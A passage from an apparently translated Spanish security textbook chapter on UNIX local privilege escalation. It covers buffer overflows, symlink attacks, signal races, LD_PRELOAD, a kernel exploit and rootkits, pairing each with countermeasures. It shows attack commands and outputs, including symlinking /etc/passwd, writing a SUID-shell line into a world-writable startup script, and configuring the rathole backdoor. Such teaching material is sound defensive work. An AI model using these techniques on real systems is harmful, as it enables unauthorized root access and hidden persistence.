En primer lugar, necesitamos compilar la explotación real. Su kilometraje variará mucho debido a que el código de explotación es muy delicado. A menudo tiene que arreglar el código para que se compile porque es dependiente de la plataforma. Esta explotación particular fue escrita para Solaris 2.6 y 7. Para compilar el código usamos gcc, o el compilador de GNU. Solaris no incluye un compilador, a menos que se compre por separado, pero gcc puede descargarse de manera gratuita en http://www.sunfreeware.com. El código fuente está diseñado por *.c. El ejecutable se guardará como ex_lobc al usar la opción `-o`:

```
[itchy]$ gcc ex_lob.c -o ex_lobc
```

A continuación ejecutamos ex_lobc, que explotará la condición de desbordamiento en libc por medio de un programa SUID como /bin/passwd:

```
[itchy]$ ./ex_lobc
jumping address : efffe7a8
#
```

Entonces la explotación salta a una dirección específica en la memoria, y /bin/sh/ se ejecuta con privilegios root. Esto da como resultado el signo inconfundible #, que indica que hemos obtenido acceso root. Este ejercicio fue simple y puede hacer que cualquiera se vea como un ex-

perto en seguridad. En realidad, el grupo Shadow Penguin Security realizó un trabajo duro al descubrir y explotar esta vulnerabilidad. Como puede imaginar, la facilidad para obtener acceso root es una atracción principal para los atacantes cuando usan explotaciones de desbordamiento de búfer local.

Medidas para contrarrestar el desbordamiento de búfer local

La mejor medida para contrarrestar el desbordamiento de búfer consiste en asegurar prácticas de codificación combinadas con una pila no ejecutable. Si la pila hubiera sido no ejecutable, sería mucho más difícil explotar esta vulnerabilidad. Véase la sección "Ataques de desbordamiento de búfer", en páginas anteriores de este capítulo, para ver una lista completa de medidas para contrarrestar. Evalúe y elimine el bit SUID en cualquier archivo que no necesite permisos SUID en absoluto.

Vínculos simbólicos

Popularidad:	*7*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***9***

Archivos basura, espacio de borrador, archivos temporales (casi todos los sistemas están llenos de basura con desechos electrónicos). Por fortuna, en UNIX casi todos los archivos temporales se crean en un directorio: /tmp. Aunque éste es un lugar conveniente para escribir archivos temporales, también está lleno de peligros. Muchos programas root SUID están codificados para crear archivos de trabajo en /tmp u otros directorios, con la menor cantidad de revisión de sanidad. El principal problema de seguridad desciende de programas que siguen ciegamente vínculos simbólicos a otros archivos. Un *vínculo simbólico* es un mecanismo donde un archivo se crea con el comando `ln`. Un vínculo simbólico es nada más un archivo que apunta a otro archivo. Creemos un vínculo simbólico de /tmp/foo y apuntemos a /etc/passwd:

```
[itchy]$ ln -s /tmp/foo /etc/passwd
```

Ahora si usamos `cat` con /tmp/foo, obtenemos una lista del archivo de contraseña. Esta característica aparentemente benigna es una puesta en peligro inminente de root. Aunque es muy común abusar de archivos de borrador que se crean en /tmp, algunas aplicaciones crean archivos de borrador en cualquier lugar del sistema. Examinemos una vulnerabilidad de vínculo en la vida real para ver qué pasa.

En nuestro ejemplo, vamos a estudiar la explotación dtappgather de Solaris. dtappgather es una utilería que viene con el entorno de escritorio común. Cada vez que se ejecuta, crea un archivo temporal denominado /var/dt/appconfig/appmanager/generic-display-0 y establece los permisos de archivo en 0666. También cambia el propietario del archivo UID del usuario que

ejecutó el programa. Desafortunadamente, dtappgather no realiza una revisión de sanidad para determinar si el archivo existe o si es un vínculo simbólico. Por lo tanto, si los atacantes crearan un vínculo simbólico de /var/dt/appconfig/appmanager/generic-display-0 a otro archivo en el sistema de archivos (por ejemplo, /etc/passwd), los permisos de este archivo se cambiarían a 0666 y el propietario del archivo cambiaría al del atacante. Antes de ejecutar la explotación podemos ver que los permisos de propietario de grupo del archivo /etc/passwd son root:sys:

```
[itchy]$ ls -1 /etc/psswd
-r-xr-xr-x   1 root    sys       560 May       5 22:36 /etc/psswd
```

Después, crearemos un vínculo simbólico del llamado /var/dt/appconfig/appmanager/generic-display-0 a /etc/passwd:

```
[itchy]$ ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Por último, ejecutaremos dtappgather y revisaremos los permisos del archivo /etc/passwd:

```
[itchy]$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
[itchy]$ ls -l/etc/passwd
-r-xr-xr-x   1 gk       staff 560 May     5 22:36 /etc/passwd
```

Dtappgather siguió ciegamente nuestro vínculo simbólico a /etc/passwd y cambió el propietario del archivo a nuestro ID de usuario. También es necesario repetir el proceso en /etc/shadow. Una vez que el propietario de /etc/passwd y /etc/shadow cambia a nuestro ID de usuario, podemos modificar ambos archivos y agregar una cuenta UID 0 (equivalente a root) para el archivo de contraseña. Se acabó el juego en menos de un minuto de trabajo.

Medidas para contrarrestar vínculos simbólicos

Las prácticas de codificación segura son la mejor medida disponible. Por desgracia, muchos programas se codifican sin realizar revisiones de sanidad en los archivos existentes. Los programadores deben revisar si existe un archivo antes de tratar de crear uno, al usar las marcas `O_EXCL | O_CREAT`. Cuando se crean archivos temporales, establezca UMASK y después use la función `tmpfile()` o `mktemp()`. Si en realidad tiene curiosidad de ver un pequeño complemento de programas que crean archivos temporales, ejecute lo siguiente en /bin o /usr/sbin/:

```
[itchy]$ strings * |grep tmp
```

Si el programa es SUID, existe la posibilidad de que los atacantes lancen un ataque de vínculo simbólico. Como siempre, quite el bit SUID de la mayor cantidad posible de archivos para mitigar el riesgo de vulnerabilidades de vínculo simbólico.

Condiciones de carrera

Popularidad:	*8*
Simplicidad:	*5*
Impacto:	*9*
Evaluación del riesgo:	*7*

En casi todos los asaltos físicos, los atacantes se aprovecharán de las víctimas cuando sean más vulnerables. Este axioma sigue siendo cierto en el mundo cibernético. Los atacantes aprovecharán un programa o proceso mientras realice una operación privilegiada. Por lo general, esto incluye atacar en cierto momento para buscar el programa o proceso después de que entra en un modo privilegiado, pero antes de que deje sus privilegios. Casi siempre existe una ventana limitada para que los atacantes huyan con su botín. A una vulnerabilidad que permite a los atacantes abusar de esta ventana de oportunidad se le llama *condición de carrera*. Si los atacantes tienen éxito para poner en peligro el archivo o proceso durante su estado privilegiado, se dice que "ganaron la carrera". Existen diferentes tipos de condiciones de carrera. Vamos a concentrarnos en las que tratan con el manejo de señal, porque son muy comunes.

Problemas de manejo de señal Las señales son un mecanismo en UNIX utilizado para notificar a un proceso que ha ocurrido alguna condición particular y para proporcionar un mecanismo de manejo de eventos asíncronos. Por ejemplo, cuando los usuarios quieren suspender un programa en ejecución, presionan CTRL-Z. Esto envía realmente un SIGTSTP a todos los procesos en el grupo de proceso en primer plano. En este sentido, las señales se usan para modificar el flujo de un programa. Una vez más, la bandera roja debe salir cuando analizamos cualquier cosa que modifique el flujo de un programa en ejecución. La capacidad de modificar el flujo de un programa en ejecución es uno de los principales problemas de seguridad relacionados con el manejo de señal. Tenga en cuenta que SIGTSTP es sólo un tipo de señal; se pueden usar más de 30 señales.

Un ejemplo de abuso de manejo de señal es la vulnerabilidad de manejo de señal de wu-ftpd v2.4 descubierta a finales de 1996. Esta vulnerabilidad permite a los usuarios anónimos y regulares obtener acceso a archivos como root. Fue causado por un error en el servidor FTP relacionado con la manera en que se manejan las señales. El servidor FTP instalaba dos manejadores de señal como parte de su procedimiento de inicio. Uno se utilizaba para atrapar señales `SIGPIPE` cuando se cerraba la conexión de puerto control/datos. El otro manejador de señal se usaba para atrapar señales `SIGURG` cuando se recibía señalamiento fuera de banda por medio del comando `ABOR` (abortar transferencia de archivos). Por lo general, cuando un usuario inicia sesión en un servidor FTP, el servidor se ejecuta con el UID efectivo del usuario y no con privilegios root. Sin embargo, si la conexión de datos se cierra inesperadamente, se envía la señal `SIGPIPE` al servidor FTP. Éste brinca a la función `dologout()` y eleva sus privilegios a root (UID 0). El servidor agrega un registro de salida al archivo de registro de sistema, cierra el archivo de registro xferlog, elimina la instancia del usuario del servidor de la tabla de proceso y se cierra. En el momento en que el servidor cambia su UID efectivo a 0, es vulnerable al ataque. Los atacantes tienen que enviar un `SIGURG` al servidor FTP mientras su UID efectivo es 0, interrumpir el servidor mientras tratan de sacar al usuario y hacer que regrese al bucle de comandos principal del servidor. Esto crea una condición de carrera donde los atacantes deben enviar la señal SIGURG des-

pués de que el servidor cambia su UID efectivo a 0, pero antes de que el usuario salga de forma exitosa. Si los atacantes tienen éxito (que puede requerir unos cuantos intentos), aún estarán dentro del servidor FTP con privilegios root. En este momento, los atacantes pueden enviar `put` o `get` a cualquier archivo que quieran y, tal vez, ejecutar comandos con privilegios de root.

Medidas para contrarrestar el manejo de señal

El manejo de señal apropiado es imperativo cuando se trata con archivos SUID. Los usuarios pueden hacer poco para asegurar que los programas que ejecutan capturen señales de manera segura (es responsabilidad de los programadores). Como se mencionó en repetidas ocasiones, debe reducir el número de archivos SUID en cada sistema y aplicar todos los parches de seguridad relevantes relacionados con el vendedor.

Manipulación de archivo core

Popularidad:	*7*
Simplicidad:	*9*
Impacto:	*4*
Evaluación del riesgo:	***7***

Hacer que un programa vuelque el núcleo cuando se ejecuta es más que una molestia pequeña, y puede ser un hueco de seguridad mayor. Mucha información confidencial se almacena en la memoria cuando se ejecuta un sistema UNIX, incluidos los hashes de contraseña leídos del archivo de contraseña de sombra. Un ejemplo de una vulnerabilidad de manipulación del archivo core se encontró en versiones anteriores de FTPD, que permitían a los atacantes hacer que el servidor FTP escribiera un archivo core legible para todo el mundo en el directorio root del sistema de archivos, si el comando `PASV` se enviaba antes de iniciar sesión en el servidor. El archivo core contenía fragmentos del archivo de contraseña de sombra y, en muchos casos, los hashes de contraseña del usuario. Si los hashes de contraseña pudieran recuperarse del archivo core, los atacantes podrían romper una cuenta privilegiada y obtener acceso root al sistema vulnerable.

Medidas para contrarrestar el archivo core

Los archivos core son necesariamente malignos. Aunque pueden proporcionar a los atacantes información, también proporcionan información valiosa a un administrador de sistema cuando un programa falla. Con base en las necesidades de seguridad, es posible restringir al sistema para que no genere un archivo core al usar el comando `ulimit`. Al establecer ulimit en 0 en su perfil de sistema, puede desactivar la generación de archivo core (consulte la página man del archivo `ulimit` en su sistema para conocer más información):

```
[sigma]$ ulimit -a
core file size (blocks)    unlimited
[sigma]$ ulimit -c 0
[sigma]$ ulimit -a
core file size (blocks)    0
```

Bibliotecas compartidas

Popularidad:	*4*
Simplicidad:	*4*
Impacto:	*9*
Evaluación del riesgo:	***6***

Las bibliotecas compartidas permiten que archivos ejecutables llamen a piezas discretas de código de una biblioteca común cuando se ejecutan. Este código está vinculado con una biblioteca compartida por host durante la compilación. Cuando el programa se ejecuta, se hace referencia a una biblioteca compartida de destino, y el código necesario queda disponible para el programa en ejecución. Las principales ventajas de usar bibliotecas compartidas son ahorrar espacio en el disco del sistema y en memoria, además de facilitar el mantenimiento del código. Por supuesto, se paga un precio en seguridad por esta conveniencia. Si los atacantes pueden modificar una biblioteca compartida o proporcionar una biblioteca compartida alterna por medio de una variable de entorno, pueden obtener acceso root.

Un ejemplo de este tipo de vulnerabilidad ocurrió en la vulnerabilidad de entorno in.telnetd (aviso CERT CA-95.14). Es antigua, pero resulta un buen ejemplo. En esencia, algunas versiones de in.telnetd permiten que variables de entorno se pasen al sistema remoto cuando un usuario intenta establecer una conexión (RFC 1408 y 1572). Por lo tanto, los atacantes pueden modificar su variable de entorno `LD_PRELOAD` cuando inician sesión en un sistema por medio de telnet y obtienen acceso root.

Para explotar con éxito esta vulnerabilidad, los atacantes tienen que colocar una biblioteca compartida modificada en el sistema de destino por cualquier medio posible. Después, los atacantes pueden modificar su variable de entorno `LD_PRELOAD` para apuntar a la biblioteca compartida modificada al inicio de sesión. Cuando in.telnetd ejecute /bin/login para autentificar al usuario, el vinculador dinámico del sistema cargaría la biblioteca modificada y sobreescribiría la llamada a biblioteca normal. Esto permite a los atacantes ejecutar código con privilegios de root.

Medidas para contrarrestar bibliotecas compartidas

Los vinculadores dinámicos deben ignorar la variable de entorno `LD_PRELOAD` para binarios root SUID. Los puristas pueden argumentar que las bibliotecas compartidas deben estar bien escritas y ser seguras para especificarse en `LD_PRELOAD`. En realidad, las fallas de programación en estas bibliotecas exponen al sistema a ataques cuando se ejecuta un binario SUID. Además, las bibliotecas compartidas (por ejemplo, /usr/lib y /lib) deben protegerse con el mismo nivel de seguridad que los archivos más confidenciales. Si los atacantes obtienen acceso a /usr/lib o /lib, el sistema está frito.

Fallas del kernel

No resulta un secreto que UNIX es un sistema operativo complejo y muy robusto. Con esta complejidad, UNIX y otros sistemas operativos avanzados tendrán inevitablemente algún tipo de falla de programación. En sistemas UNIX, las fallas de seguridad más devastadoras están aso-

ciadas con el propio kernel. El kernel de UNIX es el componente esencial del sistema operativo asociado que implementa el modelo de seguridad general para el sistema. Este modelo incluye honrar los permisos de archivo y directorio, el escalamiento y la renuncia de privilegios de archivos SUID, la manera en que el sistema reacciona a las señales, etc. Si ocurre una falla de seguridad en el propio kernel, la seguridad de todo el sistema está en grave peligro.

El año 2004 estuvo lleno de vulnerabilidades de kernel para el sistema operativo Linux (¡más de 20!). Algunas de estas vulnerabilidades fueron simples ataques de negación de servicios, pero también se expusieron otras, como desbordamientos de búfer, condiciones de carrera que llevaron a escalamiento de privilegios y desbordamientos de entero. Un ejemplo de una falla de kernel que afectó a millones de sistemas fue descubierto en enero de 2005 por Paul Starzetz y se relaciona con casi todos los kernel Linux 2.2.*x*, 2.4.*x* y 2.6.*x* desarrollados hasta la fecha. La vulnerabilidad se relaciona con la capa cargada que usa el kernel para ejecutar diferentes formatos binarios como ELF y a.out. A la función de kernel `sys_uselib()` se le llama para cargar una biblioteca. El análisis de la función `sys_uselib()` revela un manejo incorrecto del segmento brk de la biblioteca:

```
[itchy]$ ./elf1b1
[+] SLAB cleanup

    child 1 VMAs 454
[+] moved pila bfffe000, task_size=0xc0000000, map_base=0xbf800000
[+] vmalloc area 0xd8000000 - 0xeffe1000
    Wait... \
[+] race won maps=56128
     expanded VMA (0xbfffc000-0xe0b0e000)
[!] try to exploit 0xd8898000
[+] gate modified ( 0xffec94df 0x0804ec00 )
[+] exploited, uid=0

sh-2.05a# id
3id=0(root) gid=0(root) groups=10(wheel)
```

El manejo incorrecto puede usarse para desestabilizar el manejo de memoria dentro del kernel, y, como puede ver en el ejemplo anterior, los atacantes que tienen acceso de shell a un sistema vulnerable pueden escalar sus privilegios a root. Además, debido a que esta vulnerabilidad permite a un atacante ejecutar código en anillo 0, los atacantes tienen la capacidad de romper máquinas virtuales como Linux de modo usuario.

Medidas para contrarrestar las fallas de kernel

Esta vulnerabilidad afecta a muchos sistemas Linux y es algo que cualquier administrador de Linux debe parchar de forma inmediata. Por fortuna, la compostura es muy directa. Para usuarios kernel 2.2.*x* y 2.4.*x*, simplemente actualice a la versión de kernel 2.4.29rc1 o superior. Al momento de escribir este libro, no hay un parche oficial para la rama de kernel 2.6.*x*.

Mala configuración del sistema

Hemos tratado de analizar las vulnerabilidades y los métodos comunes que los atacantes usan para explotar estas vulnerabilidades y obtener acceso privilegiado. Esta lista es muy completa, pero los atacantes pueden poner en peligro la seguridad de sistemas vulnerables de muchas formas. Es posible comprometer a un sistema debido a una mala configuración y a malas prácticas de administración. Un sistema puede ser demasiado seguro tal como se compra, pero si el administrador del sistema cambia los permisos del archivo /etc/passwd para que todo mundo escriba en él, toda la seguridad se va por la ventana. Es el factor humano el que deshace la mayoría de los sistemas.

Permisos de archivo y directorio

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*7*
Evaluación del riesgo:	***8***

La simplicidad y el poder de UNIX se basan en su uso de archivos (ya sean ejecutables binarios, archivos de configuración basados en texto o dispositivos). Todo es un archivo con permisos asociados. Si los permisos son débiles como vienen de fábrica, o si el administrador del sistema los cambia, la seguridad puede verse afectada de manera severa. Las dos avenidas más grandes de abuso relacionadas con archivos root SUID y archivos en que puede escribir todo el mundo se analizan a continuación. No se aborda a profundidad la seguridad de dispositivo (/dev) en este texto debido a las limitaciones de espacio; sin embargo, es igualmente importante asegurar que los permisos de dispositivo estén configurados de manera correcta. Los atacantes que pueden crear dispositivos o que pueden leer recursos de sistema confidenciales, o escribir en ellos, como /dev/kmem o el disco raw, seguramente alcanzarán acceso root. Un interesante código de prueba de concepto fue desarrollado por Mixter y puede encontrarse en http://mixter.void.ru/rawpowr.c. Este código no es para el débil de corazón porque tiene la posibilidad de dañar su sistema de archivos. Sólo debe ejecutarse en un sistema de prueba donde dañar el sistema de archivos no es una preocupación.

Archivos SUID Establecer ID de usuario (SUID) e ID de grupo (SGID) de archivos root mata. ¡Punto! Ningún otro archivo en un sistema UNIX está sujeto a más abuso que un archivo root SUID. Casi cualquier ataque mencionado antes abusó de un proceso que se ejecutaba con privilegios root (casi todos fueron binarios SUID). Los ataques de desbordamientos de búfer, las condiciones de carrera y los ataques de vínculo simbólico serían casi inútiles a menos que el programa fuera SUID root. Es desafortunado que la mayoría de los vendedores de UNIX desprecien el bit SUID como si estuviera pasando de moda. Los usuarios que no se preocupan por la seguridad perpetúan esto mentalmente. Muchos usuarios son muy perezosos para dar unos pasos extra para completar una tarea dada y preferirían que cada programa se ejecutara con privilegios root.

Para aprovechar este estado de seguridad lamentable, los atacantes que obtienen acceso a un sistema intentarán identificar archivos SUID y SGID. Los atacantes suelen empezar por encon-

trar todos los archivos SUID y crearán una lista de archivos que pueden ser útiles para obtener acceso root. Echemos un vistazo a los resultados de find en un sistema Linux relativamente común y corriente (los resultados de la salida han sido truncados para que sean más breves):

```
[sigma]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root          30520 May 5 1998 /usr/bin/at
-rwsr-xr-x 1 root root          29928 Aug 21 1998 /usr/bin/chage

-rwsr-xr-x 1 root root          29240 Aug 21 1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root          770132 Oct 11 1998 /usr/bin/dos
-r-sr-sr-x 1 root root          13876 Oct 2 1998 /usr/bin/lpq
-r-sr-sr-x 1 root root          15068 Oct 2 1998 /usr/bin/lpr
-r-sr-sr-x 1 root root          14732 Oct 2 1998 /usr/bin/lprm
-rwsr-xr-x 1 root root          42156 Oct 2 1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin           15613 Apr 27 1998 /usr/bin/passwd
-rws--x--x 2 root root          464140 Sep 10 1998 /usr/bin/suidperl
<salida truncada para brevedad>
```

Muchos de los programas de la lista (por ejemplo, chage y passwd) requieren privilegios SUID para ejecutarse de forma correcta. Los atacantes se concentrarán en estos binarios SUID que han sido problemáticos en el pasado o que tienen una propensión alta para vulnerabilidades basadas en su complejidad. El programa dos sería un lugar grandioso para empezar. Dos es un programa que crea una máquina virtual y requiere acceso directo al hardware de sistema para ciertas operaciones. Los atacantes siempre están buscando programas SUID fuera de lo ordinario o que tal vez no hayan pasado por el examen de otros programas SUID. Realicemos un poco de investigación en el programa dos al consultar la documentación HOWTO de dos. Estamos interesados en ver si existe alguna vulnerabilidad de seguridad en ejecutar SUID de dos. Si es así, esto puede ser una posible avenida de ataque.

El HOWTO de dos establece que, a pesar de que dosemu rechaza el privilegio root cuando es posible, todavía es más seguro no ejecutar dos como root, sobre todo si quiere ejecutar programas DPMI bajo dosemu. Casi ninguna aplicación normal de DOS necesita dosemu para ejecutarse como root, sobre todo si ejecuta dosemu bajo X. Por lo tanto, no debe permitir a los usuarios ejecutar un SUID root copia de dosemu, siempre que sea posible, sino sólo una copia no SUID. Puede configurar esto en una base por usuario al usar el archivo /etc/dosemu.users.

La documentación establece claramente que es aconsejable que los usuarios ejecuten una copia no SUID. En nuestro sistema de prueba, no existe esta restricción en el archivo /etc/dosemu.users. Este tipo de error de configuración es justo lo que buscan los atacantes. Existe un archivo en el sistema donde la inclinación a poner en peligro el root es alta. Los atacantes determinan si existen avenidas que pueden explotarse, como desbordamientos de búfer, problemas de vínculos simbólicos, etc. Esto es un caso clásico al tener un programa innecesario SUID root, y conlleva un riesgo de seguridad importante para el sistema.

Medidas para contrarrestar archivos SUID

La mejor prevención contra ataques SUID/SGID es quitar el bit SUID/SGID en la mayor cantidad de archivos. Es difícil darle una lista definitiva de archivos que no deben ser SUID porque existe gran variación entre vendedores de UNIX. Por lo tanto, cualquier lista que pudiéramos proporcionar estaría incompleta. Nuestro mejor consejo es hacer un inventario de todos los archivos SUI/SGID en su sistema y asegurarse de que es absolutamente necesario para el archivo tener privilegios de nivel root. Debe usar los mismos métodos que los atacantes usarían para determinar si un archivo debe ser SUID. Encuentre todos los archivos SUID/SGID y comience su investigación.

El siguiente comando encontrará todos los archivos SUID:

```
find / -type f -perm -04000 -ls
```

El siguiente comando encontrará todos los archivos SGID:

```
find / -type f -perm -02000 -ls
```

Consulte la página man, la documentación de usuario y HOWTO para determinar si el autor u otros recomiendan eliminar el bit SUID en el programa en cuestión. Puede sorprenderse al final de su evaluación de SUID/SGID de encontrar cuántos archivos no requieren privilegios SUID/SGID. Como siempre, debe revisar sus cambios en un entorno de prueba antes de escribir una secuencia de comandos que elimine el bit SUID/SGID de todos los archivos de su sistema. Tenga en cuenta que habrá un pequeño número de archivo en cada sistema que debe ser SUID para que el sistema funcione con normalidad.

Los usuarios de Linux y HP-UX pueden usar Bastille (http://www.bastille-linux.org), una herramienta fantástica para endurecimiento de Jay Beale. Bastille endurecerá el sistema contra cualquier ataque local mencionado antes; sobre todo, ayudará a eliminar varios archivos SUID. Bastille se basa en cada fuente importante y con reputación en seguridad de Linux e incorpora sus recomendaciones en una herramienta de endurecimiento automatizada. Bastilla fue diseñada para fortalecer sistemas Red Hat (que necesitan mucho endurecimiento); sin embargo, la versión 1.20 y superior lo facilitan aún más para adaptarse a otras distribuciones de Linux.

Archivos en que todos pueden escribir Otra mala configuración de sistema común consiste en dejar que cualquier usuario pueda escribir en archivos confidenciales, permitiendo con esto que los modifique. De manera similar a los archivos SUID, los de escritura general suelen establecerse por conveniencia. Sin embargo, las consecuencias graves de seguridad surgen al configurar un archivo de sistema crítico como para escritura general. Los atacantes no dejarán pasar lo obvio, aunque el administrador de sistema lo haya hecho. Archivos comunes que pueden establecerse así son los archivos de inicialización del sistema, de configuración de sistemas críticos y de arranque de usuario. Analicemos la manera en que los atacantes encuentran y explotan los archivos en que cualquiera puede escribir:

```
find / -perm -2 -type f -print
```

El comando `find` se usa para localizar archivos en que todo mundo puede escribir.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
```

```
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Con base en los resultados, podemos ver varios problemas. En primer lugar, /etc/rc.d/rc3.d/S99local es una secuencia de comandos de inicio en que cualquiera puede escribir. Esta situación es demasiado peligrosa porque los atacantes pueden obtener fácil acceso root a este sistema. Cuando el sistema se inicia, S99local se ejecuta con privilegios root. Por lo tanto, los atacantes pueden crear una shell SUID la próxima vez que el sistema se reinicia al realizar lo siguiente:

```
[sigma]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh"
\ /etc/rc.d/rc3.d/S99local
```

La próxima vez que el sistema se reinicie, una shell SUID se creará en /tmp. Además, el directorio /home/public permite la escritura para todos. Por lo tanto, los atacantes pueden sobreescribir cualquier archivo en el directorio por medio del comando `mv`. Esto es posible porque los permisos del directorio sustituyen los permisos de archivo. Por lo general, los atacantes modifican los archivos públicos de inicio de shell de usuarios (por ejemplo, .login o .bashrc) para crear un archivo de usuario SUID. Después de los registros públicos en el sistema, una shell pública SUID esperará a los atacantes.

Medidas para contrarrestar archivos en que cualquiera puede escribir

Es una buena práctica encontrar todos los archivos y directorios en que cualquiera puede escribir en cada sistema del que sea responsable. Cambie cualquier archivo o directorio que no tenga una razón válida para que cualquiera pueda escribir en él. Tal vez sea difícil decidir qué debe y qué no debe tener opciones de escritura general, así que el mejor consejo que podemos darle es que use el sentido común. Si el archivo es de inicialización del sistema, de configuración de sistema crítico o de inicio de usuario, no se debe permitir que cualquiera pueda escribir en él. Tenga en cuenta que es necesario que algunos dispositivos de /dev permitan este tipo de escritura. Evalúe con cuidado cada cambio y asegúrese de probarlos a fondo.

Los atributos de archivo extendidos están más allá del alcance de este libro, pero vale la pena mencionarlos. Muchos sistemas pueden ser hacerse más seguros al habilitar marcas de sólo lectura, adjuntar e inmutables en ciertos archivos clave. Linux (por medio de chattr) y muchas variantes de BSD proporcionan marcas adicionales que se usan de manera esporádica, pero que deberían usarse más. Combine estos atributos de archivo extendidos con niveles de seguridad de kernel (donde tienen soporte), y su seguridad de archivos mejorará bastante.

DESPUÉS DEL HACKEO DE ROOT

Ya que ha disminuido la ráfaga de adrenalina de la obtención de acceso root, el trabajo real comienza para los atacantes. Quieren explotar su sistema al "vaciar" la información de todos los archivos; cargando olfateadores para capturar contraseñas telnet, ftp, pop y snmp; y, por último, atacando a otra víctima desde su equipo. Sin embargo, casi todas estas técnicas se predican al subir un rootkit personalizado.

Rootkit

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

El sistema inicialmente puesto en peligro ahora se vuelve el punto de acceso central para todos los ataques futuros, así que será importante que los atacantes suban y escondan sus rootkits. Un rootkit de UNIX consta por lo general de cuatro grupos de herramientas diseñadas para el tipo y la versión específicos de plataforma:

- Los programas tipo caballo de Troya como versiones modificadas de inicio de sesión, netstat y ps.
- Puertas traseras como inserciones inetd.
- Olfateadores de interfaz.
- Limpiadores de registro de sistema.

Caballos de Troya

Una vez que los atacantes han obtenido acceso root, éstos pueden llenar con caballos de Troya cualquier comando del sistema. Por esto es crítico que revise tamaño y fecha/etiqueta de tiempo en todos sus binarios, pero sobre todo en la mayor parte de los programas utilizados con frecuencia, como login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown, etcétera.

Por ejemplo, un caballo de Troya común en muchos rootkits es una versión hackeada del inicio de sesión. El programa dará inicio de sesión a un usuario como el comando normal `login` lo hace; sin embargo, también registrará la entrada de nombre de usuario y contraseña desde un archivo. Una versión hackeada de ssh también realizará la misma función.

Otro caballo de Troya puede crear una puerta trasera en su sistema al ejecutar un escucha TCP que espera que se conecten clientes y proporcionen la contraseña correcta. Rathole, escrito por Icognito, es una puerta trasera de UNIX para Linux y OpenBSD. El paquete incluye un makefile y se genera fácilmente. La compilación del paquete produce dos binarios, el cliente, rat, y el servidor, hole. Rathole también incluye soporte para cifrado blowfish y ocultamiento de nombres de proceso. Cuando un cliente se conecta a la puerta trasera, al cliente se le pide una contraseña. Después de que se proporciona la contraseña correcta, se crean una nueva shell y dos archivos de canalización. La entrada/salida de la shell se vacía a las canalizaciones y el dae-

mon cifra la comunicación. Las opciones pueden personalizarse en hole.c y deben cambiarse antes de la compilación. Después se encuentra una lista de opciones que están disponibles y sus valores predeterminados:

```
#define SHELL    "/bin/sh"            // shell to run
#define SARG     "-i"                 // shell parameters
#define PASSWD   "rathole!"           // password (8 chars)
#define PORT     1337                 // port to bind shell
#define FAKEPS   "bash"               // process fake name
#define SHELLPS  "bash"               // shells fake name
#define PIPE0    "/tmp/.pipe0"        // pipe 1
#define PIPE1    "/tmp/.pipe1"        // pipe 2
```

Para esta demostración, mantendremos los valores predeterminados. El servidor rathole (hole) se unirá al puerto 1337, usará la contraseña "rathole!" para la validación de cliente y se ejecutará bajo el proceso falso denominado "bash". Después de la autentificación, el usuario se llevará a una shell Bourne y los archivos /tmp/.pipe0 y /tmp/.pipe1 se usarán para cifrar el tráfico. Comencemos por examinar los procesos en ejecución antes y después de que el servidor se inicie.

```
[schism]# ps aux |grep bash
root      4072  0.0  0.3   4176  1812 tty1     S+   14:41   0:00 -bash
root      4088  0.0  0.3   4168  1840 pts/0    Rs   14:42   0:00 -bash

[schism]# ./hole
root@schism:~/rathole-1.2# ps aux |grep bash
root      4072  0.0  0.3   4176  1812 tty1     S+   14:41   0:00 -bash
root      4088  0.0  0.3   4168  1840 pts/0    Rs   14:42   0:00 -bash
root      4192  0.0  0.0    720    52 ?        Ss   15:11   0:00 -bash
```

Ahora nuestra puerta trasera está en ejecución en el puerto 1337 y tiene el ID de proceso 4192. Ahora que la puerta trasera está aceptando conexiones, podemos conectarnos al usar el cliente rat.

```
[apogee]$ ./rat
Usage: rat <ip> <port>
[apogee]$ ./rat 192.168.1.103 1337
Password:
#
```

El número de posibles técnicas de caballo de Troya está limitado sólo por la imaginación del atacante (que tiende a ser enorme). Por ejemplo, las puertas traseras pueden usar shell en reversa, golpeo de puertos y técnicas de canal de cobertura para mantener una conexión remota al host puesto en peligro. El monitoreo vigilante y el inventario de todos nuestros puertos escucha evitará este tipo de ataque, pero nuestra mejor medida para contrarrestar consiste en evitar, en primer lugar, la modificación de binarios.

Medidas para contrarrestar caballos de Troya

Sin las herramientas apropiadas, será difícil detectar muchos de estos caballos de Troya. A menudo tienen el mismo tamaño de archivo y pueden cambiarse para tener la misma fecha que los programas originales (así que no bastará con depender de técnicas estándar de identificación). Necesitará que un programa de suma de verificación criptográfica establezca una firma única para cada archivo binario, y requerirá almacenar esas firmas de manera segura (por ejemplo, en un disco fuera del sitio, en una caja fuerte). Programas como Tripwire (http://www.tripwire.com) y AIDE (http://sourceforge.net/projects/aide) son las herramientas de suma de verificación más populares, que le permiten registrar una firma única para todos sus programas y para determinar definitivamente cuando los atacantes cambien un binario. Además, se han creado varias herramientas para identificar rootkits conocidos. Dos de las más populares son chrkootkit y rkhunter; sin embargo, estas herramientas tienden a funcionar mejor contra niños que usan secuencias de comandos al usar root kits públicos no personalizados.

